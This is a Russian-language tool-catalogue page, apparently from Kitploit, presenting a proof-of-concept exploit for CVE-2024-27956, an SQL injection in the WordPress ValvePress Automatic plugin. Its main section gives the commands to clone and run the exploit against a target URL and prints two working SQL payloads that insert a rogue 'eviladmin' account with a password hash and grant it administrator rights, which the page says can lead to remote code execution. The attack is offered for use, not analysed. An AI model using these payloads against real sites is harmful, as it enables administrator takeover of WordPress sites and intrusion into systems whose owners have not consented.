
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-27956-RCE — Эксплойт Proof-of-concept для CVE-2024-27956, SQL-инъекции в плагине WordPress ValvePress Automatic. Создает пользователя-администратора и позволяет удаленное выполнение кода через несанитизированный ввод. | Kitploit
Инструменты/GitHubGitHub/cve-2024/cve-2024-27956-rce
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed TeamingРазработка Полезной Нагрузки
GitHubcve-2024/cve-2024-27956-rce

CVE-2024-27956-RCE

Эксплойт Proof-of-concept для CVE-2024-27956, SQL-инъекции в плагине WordPress ValvePress Automatic. Создает пользователя-администратора и позволяет удаленное выполнение кода через несанитизированный ввод.

Репозиторий
112 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    407
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    279
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    270

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2024-27956-RCE

PoC для CVE-2024-27956, SQL-инъекции в плагине ValvePress Automatic. Этот PoC эксплуатирует уязвимость, создавая пользователя на целевой системе и предоставляя ему права администратора. Наличие прав администратора в WordPress может привести к удалённому выполнению кода.

Использование

git clone https://github.com/diego-tella/CVE-2024-27956-RCE/
cd CVE-2024-27956-RCE
python exploit.py http://target.com

Пейлоады

Пейлоад SQL-инъекции для создания пользователя:
q=INSERT INTO wp_users (user_login, user_pass, user_nicename, user_email, user_url, user_registered, user_status, display_name) VALUES ('eviladmin', '$P$BASbMqW0nlZRux/2IhCw7AdvoNI4VT0', 'eviladmin', '[email protected]', 'http://127.0.0.1:8000', '2024-04-30 16:26:43', 0, 'eviladmin')

Предоставление прав администратора:

q=INSERT INTO wp_usermeta (user_id, meta_key, meta_value) VALUES ((SELECT ID FROM wp_users WHERE user_login = 'eviladmin'), 'wp_capabilities', 'a:1:{s:13:\"administrator\";s:1:\"1\";}

В параметре q мы можем передать весь наш запрос, и затем он будет выполнен.

изображение Ввод пользователя выполняется напрямую, без каких-либо ограничений или санитизации.

PoC

Скачать инструмент





